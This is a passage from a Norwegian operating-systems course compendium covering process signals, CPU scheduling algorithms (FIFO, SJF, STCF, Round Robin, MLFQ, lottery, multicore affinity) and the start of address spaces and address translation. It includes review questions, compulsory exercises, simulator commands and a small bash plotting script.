1. **Sende signaler til prosesser.** Start fem prosesser i bakgrunnen (dette er prosesser som bare sover i ti minutter og så avslutter, med mindre vi signaliserer til dem)

   ```
   for i in {1..5}; do sleep 600 & done
   ```

   Se at de kjører som prosesser i shellet ditt, og at de er barneprosesser av shellet

   ```
   ps
   pstree | grep -C 5 sleep
   # -C 5 betyr ta med de fem linjene før og etter treffet fra grep
   ```

   List prosess-ID-en (PID) til alle prosesser som heter sleep

   ```
   pgrep sleep
   ```

   Send et signal for å avslutte én av dem

   ```
   kill PID_OF_ONE_THEM
   ```

   Send et signal for å avslutte resten av dem

   ```
   killall sleep
   ```

3.5 Repetisjonsspørsmål og oppgaver

1. Hva er hensikten med systemkall, og hvorfor får ikke applikasjonen bare snakke direkte med maskinvaren?
2. Hva er en mode switch/mode transition? Hva er en context switch?
3. Beskriv kort forskjellen på synkrone og asynkrone interrupt, og gi et eksempel på hver av de tre typene trap/interrupt.
4. Hvorfor deler Unix prosessoppretting i to systemkall, `fork()` og `exec()`, i stedet for å gjøre alt i ett kall slik `CreateProcess()` gjør på Windows?
5. Hva er *copy-on-write*, og hvorfor bruker `fork()` det?
6. Ren *direct execution* – å la programmet kjøre rett på CPU-en uten operativsystemet imellom – gir to problemer. Hvilke, og hvordan løser *limited direct execution* det første av dem?
7. Hvorfor trenger operativsystemet et timer interrupt?
8. (**OBLIG-1**) Gjør Homework (Code) oppgave 1 i kapittel fem (bygg koden din på p1.c).
9. (**OBLIG-1**) Skriv et C-program som kjører seks prosesser etter følgende tidsplan (`S` betyr start, `T` betyr terminate/avslutt):

   ```
   Process-
   number
     ^
   5 |           S--------T
   4 |  S--------T
   3 |        S-----T
   2 S--------T
   1 |  S-----T
   0 S--T
     +----------------------> time (seconds)
     0  1  2  3  4  5  6  7
   ```

   Med andre ord: prosess nummer 0 og prosess nummer 2 skal starte med én gang, og når prosess 0 avslutter, skal prosess 1 og 4 starte, og så videre. Det eneste hver prosess skal gjøre, er å kjøre denne funksjonen:

   ```
   void process(int number, int time) {
     printf("Process %d is running\n", number);
     sleep(time);
     printf("Process %d ran for %d seconds\n", number, time);
   }
   ```

Bruk systemkallet `waitpid` til å synkronisere prosessene (altså: bruk `waitpid` til å vente til en prosess har avsluttet før du starter nye prosesser). Merk: du kan løse dette med programlogikk (if-setninger), men det er ikke poenget med oppgaven – poenget er å øve på å bruke systemkallet `waitpid` sammen med `fork`.

Hint: se kildekoden til forkcount.c for et eksempel på hvordan du kan bruke `waitpid` til å vente på at en bestemt prosess avslutter.

Her er litt drahjelp – følgende bør stå i C-kildefila før du begynner å skrive main-funksjonen:

```
#include <stdio.h>     /* printf */
#include <stdlib.h>    /* exit */
#include <unistd.h>    /* fork */
#include <sys/wait.h>  /* waitpid */
#include <sys/types.h> /* pid_t */
/* Note: pid_t is probably just an int, but it might be different
   kind of ints on different platforms, so using pid_t instead of
   int helps makes the code more platform-independent
*/

void process(int number, int time) {
  printf("Process %d is running\n", number);
  sleep(time);
  printf("Prosess %d ran for %d seconds\n", number, time);
}
```

10. Gjør Homework (Code) oppgave 2 i kapittel fem (bygg koden din på p4.c and use `write()` to write to the file).

4

Scheduling (CPU-tildeling)

Merk: henvisninger som "Fig 7.1" og "chp 7" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 7, chp 8, chp 9 og chp 10.

4.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hva *turnaround time* og *response time* er, og hvorfor de to målene trekker i hver sin retning
- gjøre rede for de fem forenklende antakelsene om workload, og hva som skjer med scheduleren når hver av dem faller bort
- regne ut turnaround time og response time for FIFO, SJF, STCF og Round Robin for et gitt sett med jobber
- forklare *convoy effect*, og hva slags workload som får FIFO til å gi dårlig turnaround time
- skille mellom *preemptive* og *non-preemptive* scheduling
- forklare hva et *time slice* (quantum) er, og avveiningen mellom kort og langt quantum

- forklare hvordan *MLFQ* virker, hvilke problemer hver av reglene løser, og hvorfor priority boost trengs
- forklare hva *affinity scheduling* er, og hvorfor cachen gjør det viktig på en flerkjernemaskin

Merk deg at vi bruker ofte begrepet "jobb" når vi prater om de enkle schedulingsalgoritmene som ble utviklet for batch-prosessering (dvs tenk deg 1960-tallet og en bunke (batch) hull-kort som inneholder dataprogrammer, som skal lastes inn på en kjempestor datamaskin som skal kjøre de en etter en). Mao en "jobb" er i denne sammenheng det samme som en prosess.

4.2 Turnaround time

Antakelser (som vi må bryte) i figur 4.1.

Antakelser om workload:

1. Alle jobber kjører like lenge.
2. Alle jobber ankommer samtidig.
3. Når en jobb først er startet, kjører den til den er ferdig.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.1: Antakelser (som vi må bryte).

Turnaround time i figur 4.2.

Tiden fra en prosess kommer inn i systemet til den forlater det, f.eks.

```
time uuidgen
```

Husk prosesstilstandene (ready, running, blocked)

Figur 4.2: Turnaround time.

De to målene vi bruker gjennom hele kapitlet, turnaround time og response time, trekker i hver sin retning. Vil du ha lav turnaround time, lønner det seg å kjøre én jobb helt ferdig før du starter neste. Vil du ha lav response time, må du gi alle jobbene litt CPU

med én gang – og da blir hver enkelt jobb ferdig seinere. Ingen scheduler kan være best på begge samtidig, og mesteparten av kapitlet handler om hvor man legger seg mellom de to.

4.2.1 FIFO

First In First Out (FIFO) i figur 4.3.

Fig 7.1

Figur 4.3: First In First Out (FIFO).

Merk at First In First Out (FIFO) noen ganger kalles First Come First Serve (FCFS). Det er det samme.

```
# we assume you have downloaded to git repo's mentioned at
# https://idatg2202.iik.ntnu.no/2026-27/#hvor-finner-jeg-alle-filene-som-nevnes-i-lrel
cd ~/ostep-homework/cpu-sched
# IF THE FOLLOWING LINE GIVES A PYTHON ERROR
# CHANGE python TO python3 IN THE FIRST LINE
# IN scheduler.py
./scheduler.py -p FIFO -l 10,10,10
# in these simulator we can always add -c to get the answer
# but we should think first of course :)
./scheduler.py -p FIFO -l 10,10,10 -c
```

Antakelser (som vi må bryte) i figur 4.4.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. Alle jobber ankommer samtidig.
3. Når en jobb først er startet, kjører den til den er ferdig.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.4: Antakelser (som vi må bryte).

First In First Out (FIFO) i figur 4.5.

- Hva slags workload kan du sette sammen for å få FIFO til å gi dårlig turnaround time?
Fig 7.2

Figur 4.5: First In First Out (FIFO).

Søk på nettet etter "convoy effect". Tenk på en handletur: bør du slippe fram personen bak deg i køen hvis hen bare har én vare og du har fullastet vogn?

```
./scheduler.py -p FIFO -l 100,10,10
```

4.2.2 SJF

Shortest Job First i figur 4.6.

Fig 7.3

Figur 4.6: Shortest Job First.

SJF er *non-preemptive*: når en jobb først har fått CPU-en, beholder den den til den er ferdig. Det er den beste strategien når alle jobbene ankommer samtidig – men det er nettopp den antakelsen vi bryter i neste steg.

```
./scheduler.py -p SJF -l 100,10,10
```

Antakelser (som vi må bryte) i figur 4.7.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. ~~Alle jobber ankommer samtidig~~.
3. Når en jobb først er startet, kjører den til den er ferdig.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.7: Antakelser (som vi må bryte).

Shortest Job First – seine ankomster i figur 4.8.

Fig 7.4

Figur 4.8: Shortest Job First – seine ankomster.

Vi må bruke mlfq-simulatoren for å vise ulike ankomsttider for Shortest Job First:

```
cd ~/ostep-homework/cpu-sched-mlfq/
./mlfq.py -n 1 -q 100 -l 0,100,0:10,10,0:10,10,0 -i 0
```

4.2.3 STCF

Antakelser (som vi må bryte) i figur 4.9.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. ~~Alle jobber ankommer samtidig~~.
3. ~~Når en jobb først er startet, kjører den til den er ferdig~~.
4. Alle jobber bruker bare CPU-en (de gjør ingen I/O).
5. Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre.

Figur 4.9: Antakelser (som vi må bryte).

Shortest Time to Completion First i figur 4.10.

preemptive vs non-preemptive
Fig 7.5
- God på turnaround time, men ganske dårlig på response time og interaktivitet.

Figur 4.10: Shortest Time to Completion First.

Forskjellen på *preemptive* og *non-preemptive* er om scheduleren har lov til å ta CPU-en fra en jobb som kjører. STCF er preemptive: kommer det inn en jobb som har kortere gjenstående tid enn den som kjører, blir den kjørende jobben avbrutt. Det er timer interruptet fra forrige kapittel som gjør dette mulig.

4.3 Response time

Response time i figur 4.11.

Tiden fra en prosess kommer inn i systemet til den kjører for første gang

Figur 4.11: Response time.

Hva med mennesker? i figur 4.12.

from Powers of 10: Time Scales in User Experience:

0,1 sek "noe skjer umiddelbart"

1 sek "datamaskinen gjorde noe for oss"

from Progress Indicators Make a Slow System Less Insufferable:

- Bruk framdriftsindikator på alt som tar mer enn 1 sekund

Figur 4.12: Hva med mennesker?.

4.3.1 Round Robin

Round Robin i figur 4.13.

Fig 7.7

- time slice/quantum
- hva koster egentlig en context switch?

Figur 4.13: Round Robin.

```
./scheduler.py -p SJF -l 5,5,5
# vs
./scheduler.py -p RR -q 1 -l 5,5,5
```

Valget av quantum er en avveining. Et kort quantum gir god response time, fordi alle jobbene får CPU-en ofte, men da blir det mange context switch, og hvert av dem koster – ikke bare tiden operativsystemet bruker på å bytte, men også at cachen må varmes opp igjen for den nye prosessen (se kapittel 1.5). Et langt quantum gir lite overhead, men dårlig response time. Tommelfingerregelen er å velge et quantum som er langt nok til at kostnaden ved context switch blir en liten andel av tiden.

Demo: la oss finne ut hvor lange disse time slicene faktisk er. På Linux kan du lese om begrepet jiffies i `man 7 time` og se at en jiffie vanligvis er 2,5 ms som standard. Linux-scheduleren CFS ("Completely Fair Scheduler") bruker imidlertid ikke jiffies, se 4. SOME FEATURES OF CFS. Gjør vi
`cat /proc/sys/kernel/sched_min_granularity_ns`
ser vi at "minimum granularity for scheduling" er noen få millisekunder (ms). Vi kan også se på
`cat /proc/sys/kernel/sched_rr_timeslice_ms`
for å finne ut hvor lange time slicene blir hvis vi ber kjernen bruke round robin i stedet for CFS.

Demo: Windows, `clockres` (verktøy fra SysInternals) tilsvarer "jiffie" på Linux. Intervallene er 2x for desktop og 12x for server, og endres med `SystemPropertiesAdvanced`, Advanced, Performance, Advanced and see changes in `hklm:\System\CurrentControlSet\control\PriorityControl`

4.3.2 Overlap

Antakelser (som vi må bryte) i figur 4.14.

Antakelser om workload:

1. ~~Alle jobber kjører like lenge~~.
2. ~~Alle jobber ankommer samtidig~~.
3. ~~Når en jobb først er startet, kjører den til den er ferdig~~.
4. ~~Alle jobber bruker bare CPU-en (de gjør ingen I/O)~~.
5. ~~Vi vet på forhånd hvor lenge hver jobb kommer til å kjøre~~.

Figur 4.14: Antakelser (som vi må bryte).

Overlapp alltid i figur 4.15.

Fig 7.9
Behandle hver CPU-burst som en egen jobb.

Figur 4.15: Overlapp alltid.

Når vi tar med I/O, ser vi at en jobb ikke er én sammenhengende bit arbeid, men en rekke CPU-bursts avbrutt av perioder der jobben venter på I/O. Ved å behandle hver CPU-burst som en egen jobb får en interaktiv, I/O-tung prosess høy prioritet av seg selv under SJF/STCF, samtidig som CPU-en holdes i arbeid med noe annet mens I/O-en pågår.

4.4 MLFQ

4.4.1 Basics

Grunnreglene i figur 4.16.

Fig 8.1

Regel 1 Hvis Prioritet(A) > Prioritet(B), kjører A (og ikke B).

Regel 2 Hvis Prioritet(A) = Prioritet(B), kjører A og B i RR

Figur 4.16: Grunnreglene.

4.4.2 Priority

Prioritet i figur 4.17.

Regel 3 Når en jobb kommer inn i systemet, får den høyeste prioritet (øverste kø).

Regel 4a Bruker en jobb opp et helt time slice, settes prioriteten ned (den flyttes én kø ned).

Regel 4b Gir jobben fra seg CPU-en før time slicet er ute, beholder den prioriteten sin.

Fig 8.2-8.4

Figur 4.17: Prioritet.

Poenget med reglene er at MLFQ ikke vet på forhånd hvor lenge en jobb kommer til å kjøre – den lærer det ved å observere. En jobb som stadig gir fra seg CPU-en før time slicet er ute, oppfører seg som en interaktiv jobb og får beholde høy prioritet. En jobb som bruker opp hele time slicet hver gang, oppfører seg som en CPU-bound jobb og synker nedover. Dermed oppnår MLFQ omtrent det SJF ville gjort, uten å kjenne kjøretidene på forhånd.

```
./mlfq.py -n 3 -q 10 -l 0,100,0     # fig 8.2
./mlfq.py -n 3 -q 10 -l 0,200,0:100,20,0   # fig 8.3
./mlfq.py -n 3 -q 10 -l 0,170,0:50,30,1 -i 4 -S # fig 8.4
```

4.4.3 Boost

Boost i figur 4.18.

Regel 4 Når en jobb har brukt opp tildelingen sin på et nivå (uansett hvor mange ganger den har gitt fra seg CPU-en), settes prioriteten ned (den flyttes én kø ned).

Regel 5 Etter en tidsperiode S flyttes alle jobbene i systemet til øverste kø.

Fig 8.5-8-7

Figur 4.18: Boost.

De to nye reglene retter opp hver sin svakhet. Regel 5 (boost) hindrer *starvation*: uten den ville en CPU-bound jobb blitt liggende nederst for alltid hvis det stadig kom nye interaktive jobber. Regel 4 erstatter 4a og 4b, og hindrer at et program kan *lure scheduleren* ved å gi fra seg CPU-en rett før hvert time slice er ute – med den gamle regel 4b ville et slikt program beholdt høy prioritet i det uendelige.

4.5 Fair Share

4.5.1 Lottery

Lottery og tilfeldighet i figur 4.19.

Se "Tip: Use randomness"

Figur 4.19: Lottery og tilfeldighet.

Fair-share-schedulere har et annet mål enn de vi har sett til nå: i stedet for å optimalisere turnaround time eller response time, skal hver jobb få en bestemt *andel* av CPU-en. Lottery scheduling gjør det ved å dele ut lodd (tickets) – jo flere lodd en jobb har, desto større andel – og så trekke tilfeldig hvem som får kjøre neste time slice. Det er en overraskende enkel måte å slippe unna både kompliserte datastrukturer og problemer som starvation.

4.6 Multiprocessor

Hvordan lage raskere datamaskiner i figur 4.20.

- Ifølge Einsteins spesielle relativitetsteori kan ingen elektriske signaler forplante seg raskere enn lyshastigheten, som er omtrent 30 cm/ns i vakuum og omtrent 20 cm/ns i kobbertråd eller optisk fiber.
- *Hva har dette å si for hastigheten til en datamaskin?*

Figur 4.20: Hvordan lage raskere datamaskiner.

En CPU med

- 1 GHz klokke rekker bare å flytte et signal 200 mm per klokkeperiode, som betyr:
- 10 GHz – 20 mm
- 100 GHz – 2 mm

- 1 THz – 0,2 mm

Jo mindre de elektriske kretsene er, desto mer varme utvikles det, og desto vanskeligere er det å bli kvitt varmen. Det er derfor vi bygger flere CPU-kjerner i stedet for å bare skru opp klokkefrekvensen – og det er derfor scheduling på flerkjernemaskiner er blitt et eget tema.

4.6.1 Affinity

Cache coherence og affinity i figur 4.21.

Fig 10.2

Figur 4.21: Cache coherence og affinity.

Ett problem er at prosesser og tråder kanskje ikke bør hoppe tilfeldig mellom CPU-kjerner, siden det ligger mye prosess-/trådspesifikke data i cachen på den kjernen tråden har kjørt på. Scheduling som tar hensyn til dette, kalles *affinity scheduling*: den prøver å la en prosess/tråd kjøre på den samme kjernen som sist, i håp om at det fortsatt ligger relevante data i cachen der.

Demo: `taskset -c 0 ./regn.bash`
`sudo htop`, a for å sette affinity

Scheduleren gjør dette av seg selv, så vi har normalt lite behov for å styre det manuelt. Men det finnes spesielle situasjoner der det trengs, for eksempel programvare med lisenskostnader basert på antall CPU-er i bruk (slik Oracle-databaser pleide å gjøre).

4.6.2 Gang scheduling

Gang scheduling i figur 4.22.

Bør tråder fra samme prosess (eller prosesser fra samme virtuelle maskin) kjøre samtidig på CPU-ene?

Figur 4.22: Gang scheduling.

Det er et vanskelig spørsmål, og svaret avhenger av hva slags workload det er: det gir bare mening hvis trådene kommuniserer mye med hverandre. Vi kommer tilbake til dette når vi snakker om synkronisering.

4.6.3 Pcores og Ecores

Pcores og Ecores i figur 4.23.

- Moderne CPU-er har hybride arkitekturer, med energieffektive CPU-kjerner (Ecores) uten hyperthreading og ytelseskjerner (Pcores) med hyperthreading.
- CPU-en eksponerer et register som sier hvilken ytelsesklasse som passer best for prosessen som kjører nå, og det kan operativsystemet bruke i scheduling-beslutningen sin.

Figur 4.23: Pcores og Ecores.

ARM har hatt denne arkitekturen under navnet big.LITTLE siden 2011[1], mens Intel har det i Alder Lake-prosessorene (12. generasjon) siden 2021[2].

Disse endringene i maskinvaren gjør at operativsystemet får mer informasjon om hver prosess som kjører (blant annet hva slags instruksjoner prosessen har utført, og hvordan de har slått ut på strømforbruk og varme), og et hint om hvilken CPU-kjerne scheduleren bør plassere prosessen på neste gang. Problemet er at dette fort blir svært applikasjons- og workload-spesifikt. Det er ikke lett å lage en generell scheduler som passer for alle slags applikasjoner.

Med andre ord: scheduling er igjen et aktivt forskningsfelt area[3].

[1] https://en.wikipedia.org/w/index.php?title=ARM_big.LITTLE&oldid=1243164542
[2] https://en.wikipedia.org/w/index.php?title=Alder_Lake&oldid=1238769876
[3] https://scholar.google.com/citations?user=3aaJbAgAAAAJ&hl=es

4.7 Lab-øvinger

1. Det er irriterende at simulatorene i hjemmeoppgavene ikke har noen god visualisering. Læreren din hacket sammen dette:

```
#!/bin/bash

# Usage example:
# ./mlfq.py -n 3 -q 10 -l 0,50,0:50,15,1:0,20,0:0,10,2 -i 2 -S -c | ./plot.bash

# let's use a temporary file
data=$(mktemp /tmp/plot.XXXXXXXXXXXXXXXXX) || exit 1

# data from from mlfq.py via STDIN
grep -P -o 'Run JOB \d at PRIORITY \d' |
sed -r 's/[^0-9]+([0-9])[^0-9]+([0-9])$/\1,\2/g' > "$data"

# find out how many priority levels (queues) there are
lastqueue=$(cut -d ',' -f2 "$data" | sort -u | tail -n 1)

# plot the timeline for each queue
echo
for i in $(seq "$lastqueue" -1 0); do
        echo -n "Q$i "
        while IFS=, read -r job queue; do
                if [[ "$queue" -eq "$i" ]]
                then
                        echo -n "$job"
                else
                        echo -n ' '
                fi
        done < "$data"
        echo
done

# finally plot the "X axis" with timestamps
echo
echo -n "   "
for i in $(seq -f "%03g" 5 5 "$(wc -l < "$data")")
do
        echo -n "  $i"
done
echo
```

```
echo
rm "$data"
```

Kan du prøve å lage noe bedre? Kanskje Python med et GUI, eller kanskje en web-app?

4.8 Repetisjonsspørsmål og oppgaver

1. Hva mener vi med *starvation* i forbindelse med scheduling-algoritmen Shortest Job First?
2. Hva er *turnaround time* og *response time*, og hvorfor kan ingen scheduler være best på begge samtidig?
3. Læreboka starter med fem forenklende antakelser om workload som den bryter én etter én. Hvilken antakelse er det som gjør at vi må gå fra SJF til STCF, og hvilken gjør at SJF i praksis er umulig å implementere?
4. Hva er *convoy effect*, og hva slags workload må til for at FIFO skal gi dårlig turnaround time?
5. Hva er forskjellen på *preemptive* og *non-preemptive* scheduling, og hvilken maskinvarestøtte må til for at preemptive scheduling skal være mulig?
6. Hva er et *time slice* (quantum), og hva er avveiningen mellom et kort og et langt quantum?
7. Hva er *affinity scheduling*, og hvorfor er det viktig på en maskin med flere CPU-kjerner?
8. Tre jobber ankommer systemet. A ankommer ved tid 0 og trenger 30 ms CPU, B ankommer ved tid 10 og trenger 10 ms, og C ankommer ved tid 10 og trenger 10 ms. Se bort fra kostnaden ved context switch.
   (a) Regn ut turnaround time og response time for hver jobb, og gjennomsnittet av begge, med FIFO.
   (b) Gjør det samme med STCF.
   (c) Gjør det samme med Round Robin og et quantum på 10 ms (ved likhet kjører jobbene i rekkefølgen A, B, C).
   (d) Hvilken algoritme er best på turnaround time, og hvilken er best på response time? Stemmer det med det du forventet?
9. Gjør "Homework (Simulation)"-oppgavene i kapittel sju (konsentrer deg om spørsmål 1–5, siden 6 og 7 er litt uklare). Les README-fila først. Du må gjerne gå sammen med andre studenter om dette, og diskutere hvert spørsmål.
10. Gjør "Homework (Simulation)"-oppgavene i kapittel åtte. Les README-fila først (MERK: du må kanskje endre `python` til `python3` på første linje i `mlfq.py`). Du må gjerne gå sammen med andre studenter om dette, og diskutere hvert spørsmål. Merk at simulatoren kan være litt buggy i enkelte situasjoner (spesielt for priority boost), og at noen av spørsmålene krever at du gjør noen tilleggsantakelser – noe som er bra, det får deg til å tenke mer.

Prosessnavn	Kjøretid	I/O-frekvens	I/O-tid
P0	15	3	3
P1	25	5	3
P2	40	0	0

11. (**OBLIG-1**) MLFQ har følgende regler

    (a) Hvis Prioritet(A) > Prioritet(B), kjører A (og ikke B).

    (b) Hvis Prioritet(A) = Prioritet(B), kjører A og B i Round Robin.

    (c) Når en jobb kommer inn i systemet, får den høyeste prioritet (øverste kø).

    (d) Bruker en jobb opp et helt time slice mens den kjører, settes prioriteten ned (dvs. den flyttes én kø ned).

    (e) Gir en jobb fra seg CPU-en før time slicet er ute, beholder den prioriteten sin.

    (f) Etter tidsperioden S flyttes alle jobbene i systemet til øverste kø.

    Gitt følgende oppsett på et system med én CPU:

    - Fire køer Q0, Q1, Q2 og Q3, der Q3 er køen med høyest prioritet
    - Time slicet er 5 ms for alle køene
    - S er 50 ms (priority boost hvert 50. ms)

    Følgende prosesser ankommer på tidspunkt 0, i rekkefølgen P0, P1, P2: Merk følgende:

    - Er I/O-frekvensen N, betyr det at prosessen gjør I/O hvert N. ms
    - Når I/O-frekvens og I/O-tid er null, betyr det at prosessen ikke gjør noe I/O.
    - En scheduling-beslutning tas
      - når en jobb er ferdig (exits)
      - når en jobb gjør I/O
      - når I/O-en til en jobb er ferdig
      - når en jobb har brukt opp time slicet sitt
      - når det skjer en priority boost
    - Et nytt time slice starter etter hver scheduling-beslutning, med mindre en prosess blir avbrutt av en prosess med høyere prioritet. Da blir prosessen stående først i køen på sitt eget prioritetsnivå, og fortsetter siden på resten av time slicet sitt

    Bruk penn og papir til å skrive ned hvordan disse prosessene kommer til å kjøre, og svar så på følgende spørsmål:

    a) Når P0 er ferdig, forlater den kø: _____

b) Når P1 er ferdig, forlater den kø: _____

c) Når P2 er ferdig, forlater den kø: _____

d) Hvilken kø ligger P0 i på tidspunkt 15? _____

e) Turnaround time for P1 (ms): _____

f) Gjennomsnittlig turnaround time (ms): _____

g) Response time for P2 (ms): _____

h) Gjennomsnittlig response time (ms): _____

i) Er CPU-en opptatt hele tiden, eller står den idle en periode?

j) På tidspunkt 20 ankommer en ny prosess P3 med kjøretid 10 og uten I/O. Hva blir gjennomsnittlig turnaround time og gjennomsnittlig response time nå?

5

Adresserom og adresseoversettelse

Merk: henvisninger som "Fig 13.1" og "chp 13" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 13, chp 14, chp 15, chp 16, chp 17 og chp 18.

5.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hva et *adresserom* er, hvorfor alle adressene en prosess ser er virtuelle, og hva skillet mellom *kernel space* og *user space* innebærer
- gjøre rede for de tre målene med å virtualisere minnet – *transparency*, *efficiency* og *protection*
- skille mellom minne på *stacken* og på *heapen*, bruke `malloc()` og `free()`, og kjenne igjen de vanligste feilene (minnelekkasje, use after free, skriving utenfor det som er allokert) og hvordan `valgrind` avslører dem
- forklare hva *address translation* og *relocation* er, og hvordan *base-* og *bounds/limit*-registrene gjør det mulig
- gjøre rede for arbeidsdelingen mellom maskinvaren og operativsystemet ved adresseoversettelse

- forklare hvilket problem *segmentering* løser, og skille mellom *intern* og *ekstern fragmentering*
- forklare hvordan operativsystemet holder styr på ledig minne med *bitmap* og *free list*, og regne ut hvor stor en bitmap blir for en gitt minnestørrelse og chunkstørrelse
- (viktigste læremål!) regne om en virtuell adresse til *VPN* og *offset*, oversette den til en fysisk adresse ved hjelp av en *page table*, og gjøre rede for hva som ligger i en *page table entry*

5.2 Adresserom

Multiprogrammering i figur 5.1.

- Fig 13.1
- Å lagre fra minnet til disk tar tid...
- Fig 13.2

Figur 5.1: Multiprogrammering.


Adresserom i figur 5.2.

- Fig 13.3

  Virtualisert minne, fordi programmet ikke er lastet inn i minnet der det tror det er.

Figur 5.2: Adresserom.

Mer nøyaktig i figur 5.3.



CC-BY-SA-3.0 av Dougct

Figur 5.3: Mer nøyaktig.

Mål i figur 5.4.

Transparency det skal bare skje, uten at programmet merker det
Efficiency både i tid og plass
Protection isolert fra andre adresserom (*sikkerhet*)

Figur 5.4: Mål.

De tre målene henger tett sammen med designmålene fra kapittel 2. Transparency betyr at programmet skal slippe å vite noe om hvor i det fysiske minnet det ligger – det skriver sine egne adresser, og så er det noen andre som ordner resten. Protection er grunnen til at en prosess ikke kan lese eller skrive i minnet til en annen prosess ved et uhell eller med vilje, og det er adresserommet som gir oss den isolasjonen. Efficiency er

kravet som gjør dette vanskelig: oversettelsen skjer ved hvert eneste minneoppslag, så den må gjøres av maskinvaren, ikke av operativsystemet.

Merk den grå boksen på side 7 i chp 13: "ASIDE: EVERY ADDRESS YOU SEE IS VIRTUAL".

5.3 Minne: API

Stack og heap i figur 5.5.

- Automatisk minne på stacken
  `int x;`
- Heapen allokeres manuelt (du har ansvaret for alloc og free!)
  `int *x = (int *) malloc(sizeof(int));`
- (Globale variabler ligger i data-segmentet, ikke på heapen)

Figur 5.5: Stack og heap.

Forskjellen er hvem som rydder opp. Minne på stacken kommer og går med funksjonskallet – stack framen fra kapittel 1 blir opprettet når funksjonen kalles og fjernet når den returnerer, helt av seg selv. Heapen må du styre selv: den lever til du kaller `free()`, og det er hele poenget med den. Skal en funksjon lage noe som fortsatt finnes etter at den har returnert, må det ligge på heapen. Prisen er at du må huske å rydde opp.

Merk side 4 i chp 14 (sitert fra læreboka):

> You might also notice that `malloc()` returns a pointer to type `void`. Doing so is just the way in C to pass back an address and let the programmer decide what to do with it. The programmer further helps out by using what is called a **cast**; in our example above, the programmer casts the return type of `malloc()` to a pointer to a `double`. Casting doesn't really accomplish anything, other than tell the compiler and other programmers who might be reading your code: "yeah, I know what I'm doing." By casting the result of `malloc()`, the programmer is just giving some reassurance; the cast is not needed for the correctness.

Frigjøre minne i figur 5.6.

- `free(x);`
- Lett å gjøre feil! `valgrind` (`purify`)
- Søk på Internett etter "use after free"

Figur 5.6: Frigjøre minne.

De tre feilene du kommer til å gjøre er alltid de samme. *Minnelekkasje* er at du aldri kaller `free()`, og programmet bruker mer og mer minne jo lenger det kjører. *Use after free* er at du bruker minnet etter at du har frigjort det – da kan det allerede være delt ut til noe annet, og du leser eller skriver over data som tilhører en helt annen del av programmet. *Skriving utenfor det som er allokert* er å skrive til `data[100]` når du bare har bedt om plass til 100 elementer (som er indeks 0–99). Felles for alle tre er at programmet som regel ikke krasjer med en gang, og gjerne ikke på det stedet der feilen er – derfor trenger vi `valgrind`.

Merk side 5 i chp 14 (sitert fra læreboka):

> Alternately, you could use `strdup` and make your life even easier. Read the `strdup` man page for more information.

Demo variables.c. Merk følgende:

- Det er bare 12 heksadesimale siffer, hvorfor? 64-bits adresser burde jo bety 16 heksadesimale siffer! (fordi Linux og Windows bare bruker 48 bit – de trenger ikke hele 64-bits adresserommet)
- Det første heksadesimale sifferet er aldri høyere enn 7, på grunn av delingen mellom *kernel space* og *user space*. Operativsystemet er alltid mappet inn i halvparten av adresserommet til hver eneste prosess, for at *mode switch* skal være effektivt. Og prøver prosessen å lese i kernel space, utløser den selvsagt et interrupt av typen exception (sannsynligvis "segmentation fault").

Demo fra vm-intro:

```
make
./va
valgrind --leak-check=yes ./va
clang-tidy -checks='*' va.c --
```

5.4 Adresseoversettelse

Relokering i figur 5.7.

- Fig 15.1 Adresserommet
- Fig 15.2 Fysisk minne med relokert prosess

Figur 5.7: Relokering.

Base- og bounds/limit-register i figur 5.8.

- Fig 15.3 (maskinvarestøtten som trengs)

Figur 5.8: Base- og bounds/limit-register.

Ideen er så enkel som den kan bli: legg hele adresserommet til prosessen sammenhengende i det fysiske minnet, og la maskinvaren legge til innholdet i *base*-registeret på hver eneste adresse prosessen bruker. Da kan prosessen tro at den ligger på adresse 0, uansett hvor den faktisk ligger. *Bounds*-registeret (også kalt *limit*) er beskyttelsen: er adressen større enn bounds, ligger den utenfor prosessens eget adresserom, og maskinvaren utløser en exception i stedet for å utføre oppslaget. Det er dette som gir deg "segmentation fault".

Operativsystemets oppgaver i figur 5.9.

- Fig 15.4 Hva operativsystemet må gjøre

Figur 5.9: Operativsystemets oppgaver.

Utførelse i figur 5.10.

- Fig 15.5 Samspill maskinvare–OS ved oppstart
- Fig 15.6 Samspill maskinvare–OS–prosess under kjøring

Figur 5.10: Utførelse.

Legg merke til arbeidsdelingen i disse to figurene, for den er det samme mønsteret som i kapittel 3: maskinvaren gjør det som må skje ved hvert eneste minneoppslag (legge til base, sjekke mot bounds), mens operativsystemet gjør det som skjer sjelden (finne plass i minnet, sette registrene, rydde opp). Merk spesielt at base- og bounds-verdiene hører til prosessen, ikke til CPU-en. De må derfor lagres i PCB-en og settes på nytt ved hvert context switch, akkurat som registerinnholdet ellers.

5.5 Segmentering

Segmenter i figur 5.11.

